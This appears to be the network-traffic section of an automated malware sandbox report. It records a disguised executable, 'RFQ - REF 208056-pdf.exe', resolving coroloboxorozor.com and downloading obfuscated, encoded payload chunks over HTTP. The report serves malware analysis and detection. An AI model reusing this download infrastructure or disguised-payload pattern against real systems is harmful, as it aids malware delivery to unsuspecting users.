Feb 25, 2021 15:14:43.039055109 CET	60501	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:43.090524912 CET	53	60501	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:43.652695894 CET	53775	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:43.701275110 CET	53	53775	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:44.430409908 CET	51837	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:44.481985092 CET	53	51837	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:45.665275097 CET	55411	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:45.714018106 CET	53	55411	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:46.501280069 CET	63668	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:46.562380075 CET	53	63668	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:46.772095919 CET	54640	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:46.830260038 CET	53	54640	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:47.819083929 CET	58739	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:47.876095057 CET	53	58739	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:48.678502083 CET	60338	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:48.727428913 CET	53	60338	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:49.604418039 CET	58717	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:49.656213999 CET	53	58717	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:50.970315933 CET	59762	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:51.027477980 CET	53	59762	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:52.227377892 CET	54329	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:52.266187906 CET	58052	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:52.286699057 CET	53	54329	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:52.323025942 CET	53	58052	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:53.646142960 CET	54008	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:53.694891930 CET	53	54008	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:54.989964962 CET	59451	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:55.038955927 CET	53	59451	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:56.140577078 CET	52914	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:56.200483084 CET	53	52914	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:57.026561022 CET	64569	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:57.075231075 CET	53	64569	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:58.329045057 CET	52816	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:58.386085033 CET	53	52816	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:00.233880997 CET	50781	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:00.291140079 CET	53	50781	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:01.246907949 CET	54230	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:01.304428101 CET	53	54230	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:02.538969994 CET	54911	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:02.587876081 CET	53	54911	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:03.817676067 CET	49958	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:03.866599083 CET	53	49958	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:08.924525976 CET	50860	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:08.976069927 CET	53	50860	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:09.676964998 CET	50452	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:09.735716105 CET	53	50452	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:10.125627995 CET	59730	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:10.174272060 CET	53	59730	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:11.383310080 CET	59310	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:11.434881926 CET	53	59310	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:35.732686043 CET	51919	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:35.781481981 CET	53	51919	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:38.285643101 CET	64296	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:38.346791029 CET	53	64296	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:39.182588100 CET	56680	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:39.234323978 CET	53	56680	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:48.487034082 CET	58820	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:48.544307947 CET	53	58820	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:58.574222088 CET	60983	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:58.632570028 CET	53	60983	8.8.8.8	192.168.2.7
Feb 25, 2021 15:15:59.755233049 CET	49247	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:15:59.812334061 CET	53	49247	8.8.8.8	192.168.2.7
Feb 25, 2021 15:16:57.773159981 CET	52286	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:16:57.824862957 CET	53	52286	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:03.038863897 CET	56064	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:03.088109970 CET	53	56064	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:04.075108051 CET	63744	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:04.126898050 CET	53	63744	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:14.776185989 CET	61457	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:14.844110966 CET	53	61457	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:15.459316015 CET	58367	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:15.519458055 CET	53	58367	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:16.013664007 CET	60599	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:16.073896885 CET	53	60599	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:16.592931032 CET	59571	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:16.653251886 CET	53	59571	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:17.293025017 CET	52689	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:17.350063086 CET	53	52689	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:17.738717079 CET	50290	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:17.798995018 CET	53	50290	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:18.278040886 CET	60427	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:18.335778952 CET	53	60427	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:18.785022974 CET	56209	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:18.852471113 CET	53	56209	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:19.402239084 CET	59582	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:19.453866959 CET	53	59582	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:20.119093895 CET	60949	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:20.176529884 CET	53	60949	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:20.581614971 CET	58542	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:20.633457899 CET	53	58542	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:42.674061060 CET	59179	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:17:42.748486996 CET	53	59179	8.8.8.8	192.168.2.7
Feb 25, 2021 15:17:46.638592958 CET	60927	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:17:46.687315941 CET	53	60927	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:14:52.227377892 CET	192.168.2.7	8.8.8.8	0xbfac	Standard query (0)	coroloboxorozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:48.487034082 CET	192.168.2.7	8.8.8.8	0x3f47	Standard query (0)	coroloboxorozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:59.755233049 CET	192.168.2.7	8.8.8.8	0x6eb5	Standard query (0)	coroloboxorozor.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:14:52.286699057 CET	8.8.8.8	192.168.2.7	0xbfac	No error (0)	coroloboxorozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:14:52.286699057 CET	8.8.8.8	192.168.2.7	0xbfac	No error (0)	coroloboxorozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:48.544307947 CET	8.8.8.8	192.168.2.7	0x3f47	No error (0)	coroloboxorozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:48.544307947 CET	8.8.8.8	192.168.2.7	0x3f47	No error (0)	coroloboxorozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:59.812334061 CET	8.8.8.8	192.168.2.7	0x6eb5	No error (0)	coroloboxorozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:59.812334061 CET	8.8.8.8	192.168.2.7	0x6eb5	No error (0)	coroloboxorozor.com		104.21.71.230	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49708	172.67.172.17	80	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:14:52.365430117 CET	487	OUT	GET /base/4FDB764474638ADF12639B4DA858CE81.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:14:52.465615988 CET	489	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:14:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dbc716cc65372234f1ff492153c944e7d1614262492; expires=Sat, 27-Mar-21 14:14:52 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:02 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b23f4f40000d91da5a73000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2FF5NnE%2BgarnN6Z0huU8XXpBQ0dnO0ggOWrdiWCHEm6e78UiW05FjIBEBksZjCyfVM7jQN6tDXJOj%2FG3olHBE2SNojcX9Q2YVP3GqDaK9ySqVZJhb"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 627209018f02d91d-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 63 37 39 0d 0a 3c 70 3e 69 69 59 49 62 59 63 75 75 59 62 59 58 59 62 59 62 59 62 59 75 59 62 59 62 59 62 59 56 4a 4a 59 56 4a 4a 59 62 59 62 59 63 43 75 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 54 75 59 62 59 63 56 43 59 62 59 62 59 62 59 63 75 59 58 63 59 63 43 54 59 63 75 59 62 59 63 43 62 59 49 59 56 62 4a 59 58 58 59 63 43 75 59 63 59 69 54 59 56 62 4a 59 58 58 59 43 75 59 63 62 75 59 63 62 4a 59 63 63 4a 59 58 56 59 63 63 56 59 63 63 75 59 63 63 63 59 63 62 58 59 63 63 75 59 49 69 59 63 62 49 59 58 56 59 49 49 59 49 69 59 63 63 62 59 63 63 62 59 63 63 63 59 63 63 54 59 58 56 59 49 43 59 63 62 63 59 58 56 59 63 63 75 59 63 63 69 59 63 63 62 59 58 56 59 63 62 4a 59 63 63 62 59 58 56 59 54 43 59 69 49 59 43 58 59 58 56 59 63 62 49 59 63 63 63 59 63 62 62 59 63 62 63 59 75 54 59 63 58 59 63 58 59 63 62 59 58 54 59 62 59 62 59 62 59 62 59 62 59 62 59 43 62 59 54 49 59 62 59 62 59 69 54 59 63 59 58 59 62 59 69 54 59 63 75 56 59 75 63 59 63 43 62 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 56 56 75 59 62 59 58 75 59 62 59 63 63 59 63 59 43 62 59 62 59 62 59 63 75 56 59 63 62 59 62 59 62 59 54 59 62 59 62 59 62 59 62 59 62 59 62 59 63 75 Data Ascii: 7c79<p>iiYIbYcuuYbYXYbYbYbYuYbYbYbYVJJYVJJYbYbYcCuYbYbYbYbYbYbYTuYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYcVCYbYbYbYcuYXcYcCTYcuYbYcCbYIYVbJYXXYcCuYcYiTYVbJYXXYCuYcbuYcbJYccJYXVYccVYccuYcccYcbXYccuYIiYcbIYXVYIIYIiYccbYccbYcccYccTYXVYICYcbcYXVYccuYcciYccbYXVYcbJYccbYXVYTCYiIYCXYXVYcbIYcccYcbbYcbcYuTYcXYcXYcbYXTYbYbYbYbYbYbYCbYTIYbYbYiTYcYXYbYiTYcuVYucYcCbYbYbYbYbYbYbYbYVVuYbYXuYbYccYcYCbYbYbYcuVYcbYbYbYTYbYbYbYbYbYcu
Feb 25, 2021 15:14:53.094329119 CET	1558	OUT	GET /base/67CF952D671D30AE6DA37F3E241170D6.html HTTP/1.1 Host: coroloboxorozor.com
Feb 25, 2021 15:14:53.167872906 CET	1563	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:14:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc1d1248b966ca8bd7311a77a9a6eb6681614262493; expires=Sat, 27-Mar-21 14:14:53 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:05 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b23f7c90000d91da9962000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=pIT2Oudj%2FuhP%2FFWSxVf6Gu5wWaLl71LKEoBxM40092Y1aQuhoOPtR4cwTTZdDueUi4qbeBV%2B4ZWoxvRlFqkIs2oXJBbMt2opYM24wYEztWMHkL5E"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 627209060db9d91d-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 33 34 36 37 0d 0a 3c 70 3e 59 56 75 59 63 4a 43 59 56 62 56 59 56 56 49 59 58 75 59 49 62 59 63 43 43 59 63 69 69 59 56 63 49 59 75 58 59 63 56 4a 59 63 75 4a 59 56 63 4a 59 56 58 58 59 75 75 59 63 43 4a 59 56 56 59 63 49 62 59 56 4a 63 59 63 69 58 59 56 4a 4a 59 56 58 4a 59 54 56 59 63 62 69 59 63 49 69 59 69 63 59 63 75 49 59 56 58 4a 59 75 69 59 63 63 63 59 63 49 54 59 56 4a 63 59 54 75 59 63 63 49 59 63 49 58 59 63 43 59 54 4a 59 63 54 63 59 56 49 59 56 62 49 59 54 63 59 56 58 59 56 4a 59 75 58 59 63 58 69 59 63 54 59 49 62 59 63 63 75 59 63 75 58 59 43 4a 59 63 43 62 59 56 4a 59 63 63 69 59 69 43 59 63 54 43 59 54 49 59 63 54 63 59 58 4a 59 63 62 4a 59 63 69 62 59 56 58 69 59 58 43 59 63 56 58 59 63 75 75 59 56 56 75 59 56 58 69 59 4a 63 59 63 54 58 59 56 58 49 59 56 56 54 59 56 4a 58 59 56 62 54 59 75 62 59 56 58 54 59 63 63 58 59 63 54 69 59 63 62 58 59 56 4a 58 59 63 69 4a 59 69 63 59 56 4a 4a 59 63 58 43 59 63 56 62 59 4a 4a 59 56 75 69 59 63 62 43 59 43 4a 59 63 69 59 56 4a 62 59 4a 56 59 75 49 59 69 43 59 54 4a 59 75 58 59 58 54 59 63 56 59 63 69 69 59 63 56 75 59 63 56 63 59 56 75 69 59 56 75 54 59 63 49 75 59 63 43 69 59 63 49 75 59 63 43 69 59 49 75 59 75 58 59 58 56 59 56 56 69 59 43 43 59 58 58 59 56 58 59 63 69 56 59 63 62 4a 59 4a 75 59 63 54 56 59 63 63 58 59 63 56 59 56 63 58 59 63 56 54 59 69 58 59 63 75 59 56 56 69 59 63 62 75 59 54 Data Ascii: 3467<p>YVuYcJCYVbVYVVIYXuYIbYcCCYciiYVcIYuXYcVJYcuJYVcJYVXXYuuYcCJYVVYcIbYVJcYciXYVJJYVXJYTVYcbiYcIiYicYcuIYVXJYuiYcccYcITYVJcYTuYccIYcIXYcCYTJYcTcYVIYVbIYTcYVXYVJYuXYcXiYcTYIbYccuYcuXYCJYcCbYVJYcciYiCYcTCYTIYcTcYXJYcbJYcibYVXiYXCYcVXYcuuYVVuYVXiYJcYcTXYVXIYVVTYVJXYVbTYubYVXTYccXYcTiYcbXYVJXYciJYicYVJJYcXCYcVbYJJYVuiYcbCYCJYciYVJbYJVYuIYiCYTJYuXYXTYcVYciiYcVuYcVcYVuiYVuTYcIuYcCiYcIuYcCiYIuYuXYXVYVViYCCYXXYVXYciVYcbJYJuYcTVYccXYcVYVcXYcVTYiXYcuYVViYcbuYT
Feb 25, 2021 15:14:55.763298035 CET	2900	OUT	GET /base/7DD0ECB3FED3970A09258155874027F0.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:14:55.834506035 CET	2906	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:14:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d1848e1b579e40cb487555f36131c8c101614262495; expires=Sat, 27-Mar-21 14:14:55 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b24023a0000d91d4abe6000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=d9Avn1PVWM%2BKgoAD6JKLiOd1aVRNpKa8a066FcuerjeT1cYkfWodRURBItxf6pnQPTF4AuntOo%2Fn19VLIniyJuUktR1LfYhfv%2FIyWrYudzsrWyno"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62720916b93fd91d-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 31 31 64 0d 0a 3c 70 3e 58 69 59 62 59 63 62 56 59 62 59 63 63 43 59 62 59 63 63 62 59 62 59 63 63 43 59 62 59 49 49 59 62 59 63 63 62 59 62 59 63 62 54 59 62 59 63 63 43 59 62 59 63 56 63 59 62 59 63 63 43 59 62 59 63 62 4a 59 62 59 63 62 4a 59 62 59 63 62 75 59 62 59 63 62 43 59 62 59 58 69 59 62 59 63 62 63 59 62 59 58 69 59 62 59 63 63 62 59 62 59 63 63 75 59 62 59 63 63 69 59 62 59 63 63 56 59 62 59 63 63 75 59 62 59 63 62 63 59 62 59 63 63 49 59 62 59 63 63 54 59 62 59 58 69 59 62 59 63 63 75 59 62 59 58 69 59 62 59 63 62 49 59 62 59 63 63 62 59 62 59 63 63 75 59 62 59 49 43 59 62 59 63 62 4a 59 62 59 63 62 58 59 62 59 63 56 62 59 62 59 63 62 49 59 62 59 63 56 63 59 62 59 63 56 56 59 62 59 63 62 56 59 62 59 63 62 69 59 62 59 63 56 56 59 62 59 58 69 59 62 59 63 63 43 59 62 59 58 69 59 62 59 49 43 59 62 59 49 49 59 62 59 63 62 63 59 62 59 63 62 4a 59 62 59 49 69 59 62 59 63 62 62 59 62 59 63 63 69 59 62 59 63 63 54 59 62 59 63 62 54 59 62 59 63 62 49 59 62 59 63 63 69 59 62 59 63 63 4a 59 62 59 58 69 59 62 59 63 62 4a 59 62 59 58 69 59 62 59 63 63 56 59 62 59 63 63 75 59 62 59 63 63 54 59 62 59 63 63 63 59 62 59 63 62 63 59 62 59 63 63 56 59 62 59 63 62 75 59 62 59 63 62 54 59 62 59 49 69 59 62 59 63 63 4a 59 62 59 63 62 75 59 62 59 58 69 59 62 59 49 49 59 62 59 58 69 59 62 59 63 56 63 59 62 59 63 56 63 59 62 59 49 49 59 62 59 63 63 43 59 62 59 63 Data Ascii: 111d<p>XiYbYcbVYbYccCYbYccbYbYccCYbYIIYbYccbYbYcbTYbYccCYbYcVcYbYccCYbYcbJYbYcbJYbYcbuYbYcbCYbYXiYbYcbcYbYXiYbYccbYbYccuYbYcciYbYccVYbYccuYbYcbcYbYccIYbYccTYbYXiYbYccuYbYXiYbYcbIYbYccbYbYccuYbYICYbYcbJYbYcbXYbYcVbYbYcbIYbYcVcYbYcVVYbYcbVYbYcbiYbYcVVYbYXiYbYccCYbYXiYbYICYbYIIYbYcbcYbYcbJYbYIiYbYcbbYbYcciYbYccTYbYcbTYbYcbIYbYcciYbYccJYbYXiYbYcbJYbYXiYbYccVYbYccuYbYccTYbYcccYbYcbcYbYccVYbYcbuYbYcbTYbYIiYbYccJYbYcbuYbYXiYbYIIYbYXiYbYcVcYbYcVcYbYIIYbYccCYbYc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49730	172.67.172.17	80	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:15:48.726012945 CET	3693	OUT	GET /base/4FDB764474638ADF12639B4DA858CE81.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 25, 2021 15:15:48.804352999 CET	3694	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:15:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d813b895a9bf821e6da245c90df838df11614262548; expires=Sat, 27-Mar-21 14:15:48 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:02 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b24d11b0000c7718b34d000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=PazrufPZj9Y9cQ00m1b5FirjAGFQlSdy6kmLvX362GlDWjOHJEDCjGpVC1z9IFFdJOFgc7%2BLMP%2FyNeqxAhxNAPUxW812wt2wJdn2uWTHXLeKyKSY"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62720a61c95ac771-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 63 37 39 0d 0a 3c 70 3e 69 69 59 49 62 59 63 75 75 59 62 59 58 59 62 59 62 59 62 59 75 59 62 59 62 59 62 59 56 4a 4a 59 56 4a 4a 59 62 59 62 59 63 43 75 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 54 75 59 62 59 63 56 43 59 62 59 62 59 62 59 63 75 59 58 63 59 63 43 54 59 63 75 59 62 59 63 43 62 59 49 59 56 62 4a 59 58 58 59 63 43 75 59 63 59 69 54 59 56 62 4a 59 58 58 59 43 75 59 63 62 75 59 63 62 4a 59 63 63 4a 59 58 56 59 63 63 56 59 63 63 75 59 63 63 63 59 63 62 58 59 63 63 75 59 49 69 59 63 62 49 59 58 56 59 49 49 59 49 69 59 63 63 62 59 63 63 62 59 63 63 63 59 63 63 54 59 58 56 59 49 43 59 63 62 63 59 58 56 59 63 63 75 59 63 63 69 59 63 63 62 59 58 56 59 63 62 4a 59 63 63 62 59 58 56 59 54 43 59 69 49 59 43 58 59 58 56 59 63 62 49 59 63 63 63 59 63 62 62 59 63 62 63 59 75 54 59 63 58 59 63 58 59 63 62 59 58 54 59 62 59 62 59 62 59 62 59 62 59 62 59 43 62 59 54 49 59 62 59 62 59 69 54 59 63 59 58 59 62 59 69 54 59 63 75 56 59 75 63 59 63 43 62 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 56 56 75 59 62 59 58 75 59 62 59 63 63 59 63 59 43 62 59 62 59 62 59 63 75 56 59 63 62 59 62 59 62 59 54 59 62 59 62 59 62 59 62 59 62 59 62 59 63 75 56 59 63 Data Ascii: c79<p>iiYIbYcuuYbYXYbYbYbYuYbYbYbYVJJYVJJYbYbYcCuYbYbYbYbYbYbYbYTuYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYcVCYbYbYbYcuYXcYcCTYcuYbYcCbYIYVbJYXXYcCuYcYiTYVbJYXXYCuYcbuYcbJYccJYXVYccVYccuYcccYcbXYccuYIiYcbIYXVYIIYIiYccbYccbYcccYccTYXVYICYcbcYXVYccuYcciYccbYXVYcbJYccbYXVYTCYiIYCXYXVYcbIYcccYcbbYcbcYuTYcXYcXYcbYXTYbYbYbYbYbYbYbYCbYTIYbYbYiTYcYXYbYiTYcuVYucYcCbYbYbYbYbYbYbYbYbYVVuYbYXuYbYccYcYCbYbYbYcuVYcbYbYbYTYbYbYbYbYbYcuVYc

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:15:49.311249971 CET	4754	OUT	GET /base/67CF952D671D30AE6DA37F3E241170D6.html HTTP/1.1 Host: coroloboxorozor.com
Feb 25, 2021 15:15:49.389533043 CET	4755	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:15:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d18de9b56a7690571ecc8f4558e674fa71614262549; expires=Sat, 27-Mar-21 14:15:49 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:05 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b24d3630000c7717302d0000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=F9rBsfub1Wxg0kIcZakTfo%2FSW7h0mYi%2Fyd%2F%2BCqiJxMq%2FQhMZtGuoUUZCenUkXDaKygPANMS29pwBOerGZGBYQg0puO4hFwNDm2SjefApgSQVWfqi"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62720a656f75c771-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 33 34 36 37 0d 0a 3c 70 3e 59 56 75 59 63 4a 43 59 56 62 56 59 56 56 49 59 58 75 59 49 62 59 63 43 43 59 63 69 69 59 56 63 49 59 75 58 59 63 56 4a 59 63 75 4a 59 56 63 4a 59 56 58 58 59 75 75 59 63 43 4a 59 56 56 59 63 49 62 59 56 4a 63 59 63 69 58 59 56 4a 4a 59 56 58 4a 59 54 56 59 63 62 69 59 63 49 69 59 69 63 59 63 75 49 59 56 58 4a 59 75 69 59 63 63 59 63 49 54 59 56 4a 63 59 54 75 59 63 63 49 59 63 49 58 59 63 43 59 54 4a 59 63 54 63 59 56 49 59 56 62 49 59 54 63 59 56 58 59 56 4a 59 75 58 59 63 58 69 59 63 54 49 62 59 63 63 75 59 63 75 58 59 43 4a 59 63 43 62 59 56 4a 59 63 63 69 59 69 43 59 63 54 43 59 54 49 59 63 54 63 59 58 4a 59 63 62 4a 59 63 69 62 59 56 58 69 59 58 43 59 63 56 58 59 63 75 75 59 56 56 75 59 56 58 69 59 4a 63 59 63 54 58 59 56 58 49 59 56 56 54 59 56 4a 58 59 56 62 54 59 75 62 59 56 58 54 59 63 63 58 59 63 54 69 59 63 62 58 59 56 4a 58 59 63 69 4a 59 69 63 59 56 4a 4a 59 63 58 43 59 63 56 62 59 4a 4a 59 56 75 69 59 63 62 43 59 43 4a 59 63 69 59 56 4a 62 59 4a 56 59 75 49 59 69 43 59 54 4a 59 75 58 59 58 54 59 63 56 59 63 69 59 63 56 75 59 63 56 63 59 56 75 69 59 56 75 54 59 63 49 75 59 63 43 69 59 49 75 59 75 58 59 58 56 59 56 56 69 59 43 43 59 58 58 59 56 58 59 63 69 56 59 63 62 4a 59 4a 75 59 63 54 56 59 63 63 58 59 63 56 59 56 63 58 59 63 56 54 59 69 58 59 63 75 59 56 56 69 59 63 Data Ascii: 